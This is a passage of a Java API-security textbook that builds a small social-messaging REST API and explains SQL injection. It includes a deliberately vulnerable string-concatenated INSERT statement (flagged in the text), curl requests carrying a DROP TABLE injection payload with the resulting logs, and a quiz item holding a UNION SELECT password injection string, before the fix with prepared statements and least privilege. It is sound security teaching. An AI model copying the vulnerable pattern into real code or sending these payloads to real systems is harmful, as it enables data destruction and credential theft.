    <maven.compiler.source>11</maven.compiler.source>
    <maven.compiler.target>11</maven.compiler.target>
    <exec.mainClass>
      com.manning.apisecurityinaction.Main
    </exec.mainClass>
  </properties>

  <dependencies>
    <dependency>
      <groupId>com.h2database</groupId>
      <artifactId>h2</artifactId>
      <version>1.4.197</version>
    </dependency>
    <dependency>
      <groupId>com.sparkjava</groupId>
      <artifactId>spark-core</artifactId>
      <version>2.9.2</version>
    </dependency>
    <dependency>
      <groupId>org.json</groupId>
      <artifactId>json</artifactId>
      <version>20200518</version>
    </dependency>
    <dependency>
      <groupId>org.dalesbred</groupId>
      <artifactId>dalesbred</artifactId>
      <version>1.3.2</version>
    </dependency>
    <dependency>
      <groupId>org.slf4j</groupId>
      <artifactId>slf4j-simple</artifactId>
      <version>1.7.30</version>
    </dependency>
  </dependencies>
</project>
```

Configure Maven for Java 11.

Set the main class for running the sample code.

Include the latest stable versions of H2, Spark, Dalesbred, and JSON.org.

Include slf4j to enable debug logging for Spark.

You can now delete the App.java and AppTest.java files, because you'll be writing new versions of these as we go.

2.1.4 Initializing the database

To get the API up and running, you'll need a database to store the messages that users send to each other in a social space, as well as the metadata about each social space, such as who created it and what it is called. While a database is not essential for this example, most real-world APIs will use one to store data, and so we will use one here to demonstrate secure development when interacting with a database. The schema is very simple and shown in figure 2.2. It consists of just two entities: social spaces and messages. Spaces are stored in the `spaces` database table, along with the name of the space and the name of the owner who created it. Messages are stored in the `messages` table, with a reference to the space they are in, as well as the message content (as text), the name of the user who posted the message, and the time at which it was created.




Figure 2.2 The Natter database schema consists of social spaces and messages within those spaces. Spaces have an owner and a name, while messages have an author, the text of the message, and the time at which the message was sent. Unique IDs for messages and spaces are generated automatically using SQL sequences.

Using your favorite editor or IDE, create a file schema.sql under natter-api/src/main/resources and copy the contents of listing 2.2 into it. It includes a table named `spaces` for keeping track of social spaces and their owners. A sequence is used to allocate unique IDs for spaces. If you haven't used a sequence before, it's a bit like a special table that returns a new value every time you read from it.

Another table, `messages`, keeps track of individual messages sent to a space, along with who the author was, when it was sent, and so on. We index this table by time, so that you can quickly search for new messages that have been posted to a space since a user last logged on.

Listing 2.2 The database schema: schema.sql

```
CREATE TABLE spaces(
    space_id INT PRIMARY KEY,
    name VARCHAR(255) NOT NULL,
    owner VARCHAR(30) NOT NULL
);
CREATE SEQUENCE space_id_seq;
CREATE TABLE messages(
    space_id INT NOT NULL REFERENCES spaces(space_id),
    msg_id INT PRIMARY KEY,
    author VARCHAR(30) NOT NULL,
    msg_time TIMESTAMP NOT NULL DEFAULT CURRENT_TIMESTAMP,
    msg_text VARCHAR(1024) NOT NULL
);
CREATE SEQUENCE msg_id_seq;
CREATE INDEX msg_timestamp_idx ON messages(msg_time);
CREATE UNIQUE INDEX space_name_idx ON spaces(name);
```

The spaces table describes who owns which social spaces.

We use sequences to ensure uniqueness of primary keys.

The messages table contains the actual messages.

We index messages by timestamp to allow catching up on recent messages.

Fire up your editor again and create the file Main.java under natter-api/src/main/java/com/manning/apisecurityinaction (where Maven generated the App.java for you earlier). The following listing shows the contents of this file. In the main method, you first create a new `JdbcConnectionPool` object. This is a H2 class that implements the standard JDBC `DataSource` interface, while providing simple pooling of connections internally. You can then wrap this in a Dalesbred `Database` object using the `Database.forDataSource()` method. Once you've created the connection pool, you can then load the database schema from the schema.sql file that you created earlier. When you build the project, Maven will copy any files in the src/main/resources file into the .jar file it creates. You can therefore use the `Class.getResource()` method to find the file from the Java classpath, as shown in listing 2.3.

Listing 2.3 Setting up the database connection pool

```
package com.manning.apisecurityinaction;

import java.nio.file.*;

import org.dalesbred.*;
import org.h2.jdbcx.*;
import org.json.*;

public class Main {

  public static void main(String... args) throws Exception {
    var datasource = JdbcConnectionPool.create(
        "jdbc:h2:mem:natter", "natter", "password");
    var database = Database.forDataSource(datasource);
    createTables(database);
  }

  private static void createTables(Database database)
      throws Exception {
```

Create a JDBC DataSource object for the in-memory database.

```
        var path = Paths.get(
            Main.class.getResource("/schema.sql").toURI());
        database.update(Files.readString(path));
    }
}
```

Load table definitions from schema.sql.

2.2 Developing the REST API

Now that you've got the database in place, you can start to write the actual REST APIs that use it. You'll flesh out the implementation details as we progress through the chapter, learning secure development principles as you go.

Rather than implement all your application logic directly within the `Main` class, you'll extract the core operations into several *controller* objects. The `Main` class will then define mappings between HTTP requests and methods on these controller objects. In chapter 3, you will add several security mechanisms to protect your API, and these will be implemented as filters within the `Main` class without altering the controller objects. This is a common pattern when developing REST APIs and makes the code a bit easier to read as the HTTP-specific details are separated from the core logic of the API. Although you can write secure code without implementing this separation, it is much easier to review security mechanisms if they are clearly separated rather than mixed into the core logic.

> **DEFINITION** A *controller* is a piece of code in your API that responds to requests from users. The term comes from the popular model-view-controller (MVC) pattern for constructing user interfaces. The model is a structured view of data relevant to a request, while the view is the user interface that displays that data to the user. The controller then processes requests made by the user and updates the model appropriately. In a typical REST API, there is no view component beyond simple JSON formatting, but it is still useful to structure your code in terms of controller objects.

2.2.1 Creating a new space

The first operation you'll implement is to allow a user to create a new social space, which they can then claim as owner. You'll create a new `SpaceController` class that will handle all operations related to creating and interacting with social spaces. The controller will be initialized with the Dalesbred `Database` object that you created in listing 2.3. The `createSpace` method will be called when a user creates a new social space, and Spark will pass in a `Request` and a `Response` object that you can use to implement the operation and produce a response.

The code follows the general pattern of many API operations.

1. First, we parse the input and extract variables of interest.
2. Then we start a database transaction and perform any actions or queries requested.
3. Finally, we prepare a response, as shown in figure 2.3.




Figure 2.3 An API operation can generally be separated into three phases: first we parse the input and extract variables of interest, then we perform the actual operation, and finally we prepare some output that indicates the status of the operation.

In this case, you'll use the json.org library to parse the request body as JSON and extract the name and owner of the new space. You'll then use Dalesbred to start a transaction against the database and create the new space by inserting a new row into the `spaces` database table. Finally, if all was successful, you'll create a 201 Created response with some JSON describing the newly created space. As is required for a HTTP 201 response, you will set the URI of the newly created space in the Location header of the response.

Navigate to the Natter API project you created and find the src/main/java/com/manning/apisecurityinaction folder. Create a new sub-folder named "controller" under this location. Then open your text editor and create a new file called SpaceController.java in this new folder. The resulting file structure should look as follows, with the new items highlighted in bold:

```
natter-api
├── pom.xml
└── src
    ├── main
    │   └── java
    │       └── com
    │           └── manning
    │               └── apisecurityinaction
    │                   ├── Main.java
    │                   └── controller
    │                       └── SpaceController.java
    └── test
        └── …
```

Open the SpaceController.java file in your editor again and type in the contents of listing 2.4 and click Save.

> **WARNING** The code as written contains a serious security vulnerability, known as an *SQL injection vulnerability*. You'll fix that in section 2.4. I've marked the broken line of code with a comment to make sure you don't accidentally copy this into a real application.

Listing 2.4 Creating a new social space

```
package com.manning.apisecurityinaction.controller;

import org.dalesbred.Database;
import org.json.*;
import spark.*;

public class SpaceController {

  private final Database database;

  public SpaceController(Database database) {
    this.database = database;
  }

  public JSONObject createSpace(Request request, Response response)
      throws SQLException {
    var json = new JSONObject(request.body());
    var spaceName = json.getString("name");
    var owner = json.getString("owner");

    return database.withTransaction(tx -> {
      var spaceId = database.findUniqueLong(
          "SELECT NEXT VALUE FOR space_id_seq;");

      // WARNING: this next line of code contains a
      // security vulnerability!
      database.updateUnique(
          "INSERT INTO spaces(space_id, name, owner) " +
              "VALUES(" + spaceId + ", '" + spaceName +
              "', '" + owner + "');");

      response.status(201);
      response.header("Location", "/spaces/" + spaceId);

      return new JSONObject()
          .put("name", spaceName)
          .put("uri", "/spaces/" + spaceId);
    });
  }
}
```

Parse the request payload and extract details from the JSON.

Start a database transaction.

Generate a fresh ID for the social space.

Return a 201 Created status code with the URI of the space in the Location header.

2.3 Wiring up the REST endpoints

Now that you've created the controller, you need to wire it up so that it will be called when a user makes a HTTP request to create a space. To do this, you'll need to create a new Spark *route* that describes how to match incoming HTTP requests to methods in our controller objects.

DEFINITION A *route* defines how to convert a HTTP request into a method call for one of your controller objects. For example, a HTTP POST method to the `/spaces` URI may result in a `createSpace` method being called on the `SpaceController` object.

In listing 2.5, you'll use static imports to access the Spark API. This is not strictly necessary, but it's recommended by the Spark developers because it can make the code more readable. Then you need to create an instance of your `SpaceController` object that you created in the last section, passing in the Dalesbred `Database` object so that it can access the database. You can then configure Spark routes to call methods on the controller object in response to HTTP requests. For example, the following line of code arranges for the createSpace method to be called when a HTTP POST request is received for the /spaces URI:

```
post("/spaces", spaceController::createSpace);
```

Finally, because all your API responses will be JSON, we add a Spark `after` filter to set the Content-Type header on the response to `application/json` in all cases, which is the correct content type for JSON. As we shall see later, it is important to set correct type headers on all responses to ensure that data is processed as intended by the client. We also add some error handlers to produce correct JSON responses for internal server errors and not found errors (when a user requests a URI that does not have a defined route).

TIP Spark has three types of filters (figure 2.4). Before-filters run before the request is handled and are useful for validation and setting defaults. After-filters run after the request has been handled, but before any exception handlers (if processing the request threw an exception). There are also afterAfter-filters, which run after all other processing, including exception handlers, and so are useful for setting headers that you want to have present on all responses.




Figure 2.4 Spark before-filters run before the request is processed by your request handler. If the handler completes normally, then Spark will run any after-filters. If the handler throws an exception, then Spark runs the matching exception handler instead of the after-filters. Finally, afterAfter-filters are always run after every request has been processed.

Locate the Main.java file in the project and open it in your text editor. Type in the code from listing 2.5 and save the new file.

Listing 2.5 The Natter REST API endpoints

```
package com.manning.apisecurityinaction;

import com.manning.apisecurityinaction.controller.*;
import org.dalesbred.Database;
import org.h2.jdbcx.JdbcConnectionPool;
import org.json.*;

import java.nio.file.*;

import static spark.Spark.*;

public class Main {

  public static void main(String... args) throws Exception {
    var datasource = JdbcConnectionPool.create(
        "jdbc:h2:mem:natter", "natter", "password");
    var database = Database.forDataSource(datasource);
    createTables(database);

    var spaceController =
        new SpaceController(database);
    post("/spaces",
        spaceController::createSpace);

    after((request, response) -> {
      response.type("application/json");
    });

    internalServerError(new JSONObject()
      .put("error", "internal server error").toString());
    notFound(new JSONObject()
      .put("error", "not found").toString());
  }

  private static void createTables(Database database) {
    // As before
  }
}
```

Use static imports to use the Spark API.

Construct the SpaceController and pass it the Database object.

This handles POST requests to the /spaces endpoint by calling the createSpace method on your controller object.

We add some basic filters to ensure all output is always treated as JSON.

2.3.1 Trying it out

Now that we have one API operation written, we can start up the server and try it out. The simplest way to get up and running is by opening a terminal in the project folder and using Maven:

```
mvn clean compile exec:java
```

You should see log output to indicate that Spark has started an embedded Jetty server on port 4567. You can then use curl to call your API operation, as in the following example:

```
$ curl -i -d '{"name": "test space", "owner": "demo"}'
➥ http://localhost:4567/spaces
HTTP/1.1 201 Created
Date: Wed, 30 Jan 2019 15:13:19 GMT
Location: /spaces/4
Content-Type: application/json
Transfer-Encoding: chunked
Server: Jetty(9.4.8.v20171121)

{"name":"test space","uri":"/spaces/1"}
```

TRY IT Try creating some different spaces with different names and owners, or with the same name. What happens when you send unusual inputs, such as an owner username longer than 30 characters? What about names that contain special characters such as single quotes?

2.4 Injection attacks

Unfortunately, the code you've just written has a serious security vulnerability, known as a *SQL injection attack*. Injection attacks are one of the most widespread and most serious vulnerabilities in any software application. Injection is currently the number one entry in the OWASP Top 10 (see sidebar).

The OWASP Top 10

The OWASP Top 10 is a listing of the top 10 vulnerabilities found in many web applications and is considered the authoritative baseline for a secure web application. Produced by the Open Web Application Security Project (OWASP) every few years, the latest edition was published in 2017 and is available from https://owasp.org/www-project-top-ten/. The Top 10 is collated from feedback from security professionals and a survey of reported vulnerabilities. While this book was being written they also published a specific API security top 10 (https://owasp.org/www-project-api-security/). The current versions list the following vulnerabilities, most of which are covered in this book:

Web application top 10	API security top 10
A1:2017 - Injection	API1:2019 - Broken Object Level Authorization
A2:2017 - Broken Authentication	API2:2019 - Broken User Authentication
A3:2017 - Sensitive Data Exposure	API3:2019 - Excessive Data Exposure
A4:2017 - XML External Entities (XXE)	API4:2019 - Lack of Resources & Rate Limiting
A5:2017 - Broken Access Control	API5:2019 - Broken Function Level Authorization
A6:2017 - Security Misconfiguration	API6:2019 - Mass Assignment
A7:2017 - Cross-Site Scripting (XSS)	API7:2019 - Security Misconfiguration

(continued)

Web application top 10	API security top 10
A8:2017 - Insecure Deserialization	API8:2019 - Injection
A9:2017 - Using Components with Known Vulnerabilities	API9:2019 - Improper Assets Management
A10:2017 - Insufficient Logging & Monitoring	API10:2019 - Insufficient Logging & Monitoring

It's important to note that although every vulnerability in the Top 10 is worth learning about, avoiding the Top 10 will not by itself make your application secure. There is no simple checklist of vulnerabilities to avoid. Instead, this book will teach you the general principles to avoid entire classes of vulnerabilities.

An injection attack can occur anywhere that you execute dynamic code in response to user input, such as SQL and LDAP queries, and when running operating system commands.

DEFINITION An *injection attack* occurs when unvalidated user input is included directly in a dynamic command or query that is executed by the application, allowing an attacker to control the code that is executed.

If you implement your API in a dynamic language, your language may have a built-in `eval()` function to evaluate a string as code, and passing unvalidated user input into such a function would be a very dangerous thing to do, because it may allow the user to execute arbitrary code with the full permissions of your application. But there are many cases in which you are evaluating code that may not be as obvious as calling an explicit `eval` function, such as:

- Building an SQL command or query to send to a database
- Running an operating system command
- Performing a lookup in an LDAP directory
- Sending an HTTP request to another API
- Generating an HTML page to send to a web browser

If user input is included in any of these cases in an uncontrolled way, the user may be able to influence the command or query to have unintended effects. This type of vulnerability is known as an *injection attack* and is often qualified with the type of code being injected: SQL injection (or SQLi), LDAP injection, and so on.

The Natter `createSpace` operation is vulnerable to a SQL injection attack because it constructs the command to create the new social space by concatenating user input directly into a string. The result is then sent to the database where it will be interpreted

Header and log injection

There are examples of injection vulnerabilities that do not involve code being executed at all. For example, HTTP headers are lines of text separated by carriage return and new line characters ("\r\n" in Java). If you include unvalidated user input in a HTTP header then an attacker may be able to add a "\r\n" character sequence and then inject their own HTTP headers into the response. The same can happen when you include user-controlled data in debug or audit log messages (see chapter 3), allowing an attacker to inject fake log messages into the log file to confuse somebody later attempting to investigate an attack.

as a SQL command. Because the syntax of the SQL command is a string and the user input is a string, the database has no way to tell the difference.

This confusion is what allows an attacker to gain control. The offending line from the code is the following, which concatenates the user-supplied space name and owner into the SQL `INSERT` statement:

```
database.updateUnique(
    "INSERT INTO spaces(space_id, name, owner) " +
        "VALUES(" + spaceId + ", '" + spaceName +
        "', '" + owner + "');");
```

The `spaceId` is a numeric value that is created by your application from a sequence, so that is relatively safe, but the other two variables come directly from the user. In this case, the input comes from the JSON payload, but it could equally come from query parameters in the URL itself. All types of requests are potentially vulnerable to injection attacks, not just POST methods that include a payload.

In SQL, string values are surrounded by single quotes and you can see that the code takes care to add these around the user input. But what happens if that user input itself contains a single quote? Let's try it and see:

```
$ curl -i -d "{\"name\": \"test'space\", \"owner\": \"demo\"}"
➥ http://localhost:4567/spaces
HTTP/1.1 500 Server Error
Date: Wed, 30 Jan 2019 16:39:04 GMT
Content-Type: text/html;charset=utf-8
Transfer-Encoding: chunked
Server: Jetty(9.4.8.v20171121)

{"error":"internal server error"}
```

You get one of those terrible 500 internal server error responses. If you look at the server logs, you can see why:

```
org.h2.jdbc.JdbcSQLException: Syntax error in SQL statement "INSERT INTO
     spaces(space_id, name, owner) VALUES(4, 'test'space', 'demo[*]');";
```

The single quote you included in your input has ended up causing a syntax error in the SQL expression. What the database sees is the string `'test'`, followed by some extra characters ("space") and then another single quote. Because this is not valid SQL syntax, it complains and aborts the transaction. But what if your input ends up being valid SQL? In that case the database will execute it without complaint. Let's try running the following command instead:

```
$ curl -i -d "{\"name\": \"test\",\"owner\":
➥  \"'); DROP TABLE spaces; --\"}" http://localhost:4567/spaces
HTTP/1.1 201 Created
Date: Wed, 30 Jan 2019 16:51:06 GMT
Location: /spaces/9
Content-Type: application/json
Transfer-Encoding: chunked
Server: Jetty(9.4.8.v20171121)

{"name":"', ''); DROP TABLE spaces; --","uri":"/spaces/9"}
```

The operation completed successfully with no errors, but let's see what happens when you try to create another space:

```
$ curl -d '{"name": "test space", "owner": "demo"}'
➥ http://localhost:4567/spaces
{"error":"internal server error"}
```

If you look in the logs again, you find the following:

```
org.h2.jdbc.JdbcSQLException: Table "SPACES" not found;
```

Oh dear. It seems that by passing in carefully crafted input your user has managed to delete the spaces table entirely, and your whole social network with it! Figure 2.5 shows what the database saw when you executed the first curl command with the funny owner name. Because the user input values are concatenated into the SQL as strings, the database ends up seeing a single string that appears to contain two different statements: the `INSERT` statement we intended, and a `DROP TABLE` statement that the




Figure 2.5 A SQL injection attack occurs when user input is mixed into a SQL statement without the database being able to tell them apart. To the database, this SQL command with a funny owner name ends up looking like two separate statements followed by a comment.

attacker has managed to inject. The first character of the owner name is a single quote character, which closes the open quote inserted by our code. The next two characters are a close parenthesis and a semicolon, which together ensure that the `INSERT` statement is properly terminated. The `DROP TABLE` statement is then inserted (injected) after the `INSERT` statement. Finally, the attacker adds another semicolon and two hyphen characters, which starts a comment in SQL. This ensures that the final close quote and parenthesis inserted by the code are ignored by the database and do not cause a syntax error.

When these elements are put together, the result is that the database sees two valid SQL statements: one that inserts a dummy row into the spaces table, and then another that destroys that table completely. Figure 2.6 is a famous cartoon from the XKCD web comic that illustrates the real-world problems that SQL injection can cause.




Figure 2.6 The consequences of failing to handle SQL injection attacks. (Credit: XKCD, "Exploits of a Mom," https://www.xkcd.com/327/.)

2.4.1 Preventing injection attacks

There are a few techniques that you can use to prevent injection attacks. You could try escaping any special characters in the input to prevent them having an effect. In this case, for example, perhaps you could escape or remove the single-quote characters. This approach is often ineffective because different databases treat different characters specially and use different approaches to escape them. Even worse, the set of special characters can change from release to release, so what is safe at one point in time might not be so safe after an upgrade.

A better approach is to strictly validate all inputs to ensure that they only contain characters that you know to be safe. This is a good idea, but it's not always possible to eliminate all invalid characters. For example, when inserting names, you can't avoid single quotes, otherwise you might forbid genuine names such as Mary O'Neill.

The best approach is to ensure that user input is always clearly separated from dynamic code by using APIs that support *prepared statements*. A prepared statement allows you to write the command or query that you want to execute with placeholders

in it for user input, as shown in figure 2.7. You then separately pass the user input values and the database API ensures they are never treated as statements to be executed.




Figure 2.7 A prepared statement ensures that user input values are always kept separate from the SQL statement itself. The SQL statement only contains placeholders (represented as question marks) and is parsed and compiled in this form. The actual parameter values are passed to the database separately, so it can never be confused into treating user input as SQL code to be executed.

> **DEFINITION** A *prepared statement* is a SQL statement with all user input replaced with placeholders. When the statement is executed the input values are supplied separately, ensuring the database can never be tricked into executing user input as code.

Listing 2.6 shows the `createSpace` code updated to use a prepared statement. Dalesbred has built-in support for prepared statements by simply writing the statement with placeholder values and then including the user input as extra arguments to the `updateUnique` method call. Open the SpaceController.java file in your text editor and find the `createSpace` method. Update the code to match the code in listing 2.6, using a prepared statement rather than manually concatenating strings together. Save the file once you are happy with the new code.

Listing 2.6 Using prepared statements

```
public JSONObject createSpace(Request request, Response response)
      throws SQLException {
    var json = new JSONObject(request.body());
    var spaceName = json.getString("name");
    var owner = json.getString("owner");

    return database.withTransaction(tx -> {
      var spaceId = database.findUniqueLong(
          "SELECT NEXT VALUE FOR space_id_seq;");
```

```
    database.updateUnique(
        "INSERT INTO spaces(space_id, name, owner) " +
            "VALUES(?, ?, ?);", spaceId, spaceName, owner);

    response.status(201);
    response.header("Location", "/spaces/" + spaceId);

    return new JSONObject()
        .put("name", spaceName)
        .put("uri", "/spaces/" + spaceId);
});
```

Use placeholders in the SQL statement and pass the values as additional arguments.

Now when your statement is executed, the database will be sent the user input separately from the query, making it impossible for user input to influence the commands that get executed. Let's see what happens when you run your malicious API call. This time the space gets created correctly—albeit with a funny name!

```
$ curl -i -d "{\"name\": \"', ''); DROP TABLE spaces; --\",
➥ \"owner\": \"\"}" http://localhost:4567/spaces
HTTP/1.1 201 Created
Date: Wed, 30 Jan 2019 16:51:06 GMT
Location: /spaces/10
Content-Type: application/json
Transfer-Encoding: chunked
Server: Jetty(9.4.8.v20171121)

{"name":"', ''); DROP TABLE spaces; --","uri":"/spaces/10"}
```

Prepared statements in SQL eliminate the possibility of SQL injection attacks if used consistently. They also can have a performance advantage because the database can compile the query or statement once and then reuse the compiled code for many different inputs; there is no excuse not to use them. If you're using an object-relational mapper (ORM) or other abstraction layer over raw SQL commands, check the documentation to make sure that it's using prepared statements under the hood. If you're using a non-SQL database, check to see whether the database API supports parameterized calls that you can use to avoid building commands through string concatenation.

2.4.2 Mitigating SQL injection with permissions

While prepared statements should be your number one defense against SQL injection attacks, another aspect of the attack worth mentioning is that the database user didn't need to have permissions to delete tables in the first place. This is not an operation that you would ever require your API to be able to perform, so we should not have granted it the ability to do so in the first place. In the H2 database you are using, and in most databases, the user that creates a database schema inherits full permissions to alter the tables and other objects in that database. The *principle of least authority* says that you should only grant users and processes the fewest permissions that they need to get their job done and no more. Your API does not ever need to drop database tables, so you should not grant it the ability to do so. Changing the permissions will

not prevent SQL injection attacks, but it means that if an SQL injection attack is ever found, then the consequences will be contained to only those actions you have explicitly allowed.

> **PRINCIPLE** The *principle of least authority* (POLA), also known as the *principle of least privilege*, says that all users and processes in a system should be given only those permissions that they need to do their job—no more, and no less.

To reduce the permissions that your API runs with, you could try and remove permissions that you do not need (using the SQL `REVOKE` command). This runs the risk that you might accidentally forget to revoke some powerful permissions. A safer alternative is to create a new user and only grant it exactly the permissions that it needs. To do this, we can use the SQL standard `CREATE USER` and `GRANT` commands, as shown in listing 2.7. Open the schema.sql file that you created earlier in your text editor and add the commands shown in the listing to the bottom of the file. The listing first creates a new database user and then grants it just the ability to perform `SELECT` and `INSERT` statements on our two database tables.

Listing 2.7 Creating a restricted database user

```
CREATE USER natter_api_user PASSWORD 'password';
GRANT SELECT, INSERT ON spaces, messages TO natter_api_user;
```

Create the new database user.

Grant just the permissions it needs.

We then need to update our `Main` class to switch to using this restricted user after the database schema has been loaded. Note that we cannot do this before the database schema is loaded, otherwise we would not have enough permissions to create the database! We can do this by simply reloading the JDBC `DataSource` object after we have created the schema, switching to the new user in the process. Locate and open the Main.java file in your editor again and navigate to the start of the `main` method where you initialize the database. Change the few lines that create and initialize the database to the following lines instead:

```
var datasource = JdbcConnectionPool.create(
    "jdbc:h2:mem:natter", "natter", "password");
var database = Database.forDataSource(datasource);
createTables(database);
datasource = JdbcConnectionPool.create(
    "jdbc:h2:mem:natter", "natter_api_user", "password");
  database = Database.forDataSource(datasource);
```

Initialize the database schema as the privileged user.

Switch to the natter_api_user and recreate the database objects.

Here you create and initialize the database using the "natter" user as before, but you then recreate the JDBC connection pool `DataSource` passing in the username and password of your newly created user. In a real project, you should be using more secure passwords than `password`, and you'll see how to inject more secure connection passwords in chapter 10.

If you want to see the difference this makes, you can temporarily revert the changes you made previously to use prepared statements. If you then try to carry out the SQL injection attack as before, you will see a 500 error. But this time when you check the logs, you will see that the attack was not successful because the `DROP TABLE` command was denied due to insufficient permissions:

```
Caused by: org.h2.jdbc.JdbcSQLException: Not enough rights for object
     "PUBLIC.SPACES"; SQL statement:
 DROP TABLE spaces; --'); [90096-197]
```

Pop quiz

1 Which one of the following is not in the 2017 OWASP Top 10?

   a Injection
   b Broken Access Control
   c Security Misconfiguration
   d Cross-Site Scripting (XSS)
   e Cross-Site Request Forgery (CSRF)
   f Using Components with Known Vulnerabilities

2 Given the following insecure SQL query string:

```
String query =
  "SELECT msg_text FROM messages WHERE author = '"
  + author + "'"
```

   and the following `author` input value supplied by an attacker:

```
john' UNION SELECT password FROM users; --
```

   what will be the output of running the query (assuming that the `users` table exists with a `password` column)?

   a Nothing
   b A syntax error
   c John's password
   d The passwords of all users
   e An integrity constraint error
   f The messages written by John
   g Any messages written by John and the passwords of all users

The answers are at the end of the chapter.

2.5 Input validation

Security flaws often occur when an attacker can submit inputs that violate your assumptions about how the code should operate. For example, you might assume that an input can never be more than a certain size. If you're using a language like C or

C++ that lacks memory safety, then failing to check this assumption can lead to a serious class of attacks known as *buffer overflow* attacks. Even in a memory-safe language, failing to check that the inputs to an API match the developer's assumptions can result in unwanted behavior.

DEFINITION A *buffer overflow* or *buffer overrun* occurs when an attacker can supply input that exceeds the size of the memory region allocated to hold that input. If the program, or the language runtime, fails to check this case then the attacker may be able to overwrite adjacent memory.

A buffer overflow might seem harmless enough; it just corrupts some memory, so maybe we get an invalid value in a variable, right? However, the memory that is overwritten may not always be simple data and, in some cases, that memory may be interpreted as code, resulting in a *remote code execution* vulnerability. Such vulnerabilities are extremely serious, as the attacker can usually then run code in your process with the full permissions of your legitimate code.

DEFINITION *Remote code execution* (RCE) occurs when an attacker can inject code into a remotely running API and cause it to execute. This can allow the attacker to perform actions that would not normally be allowed.

In the Natter API code, the input to the API call is presented as structured JSON. As Java is a memory-safe language, you don't need to worry too much about buffer overflow attacks. You're also using a well-tested and mature JSON library to parse the input, which eliminates a lot of problems that can occur. You should always use well-established formats and libraries for processing all input to your API where possible. JSON is much better than the complex XML formats it replaced, but there are still often significant differences in how different libraries parse the same JSON.

LEARN MORE Input parsing is a very common source of security vulnerabilities, and many widely used input formats are poorly specified, resulting in differences in how they are parsed by different libraries. The *LANGSEC* movement (http://langsec.org) argues for the use of simple and unambiguous input formats and automatically generated parsers to avoid these issues.

Insecure deserialization

Although Java is a memory-safe language and so less prone to buffer overflow attacks, that does not mean it is immune from RCE attacks. Some *serialization* libraries that convert arbitrary Java objects to and from string or binary formats have turned out to be vulnerable to RCE attacks, known as an *insecure deserialization vulnerability* in the OWASP Top 10. This affects Java's built-in `Serializable` framework, but also parsers for supposedly safe formats like JSON have been vulnerable, such as the popular *Jackson Databind*.[a] The problem occurs because Java will execute code within the default constructor of any object being deserialized by these frameworks.

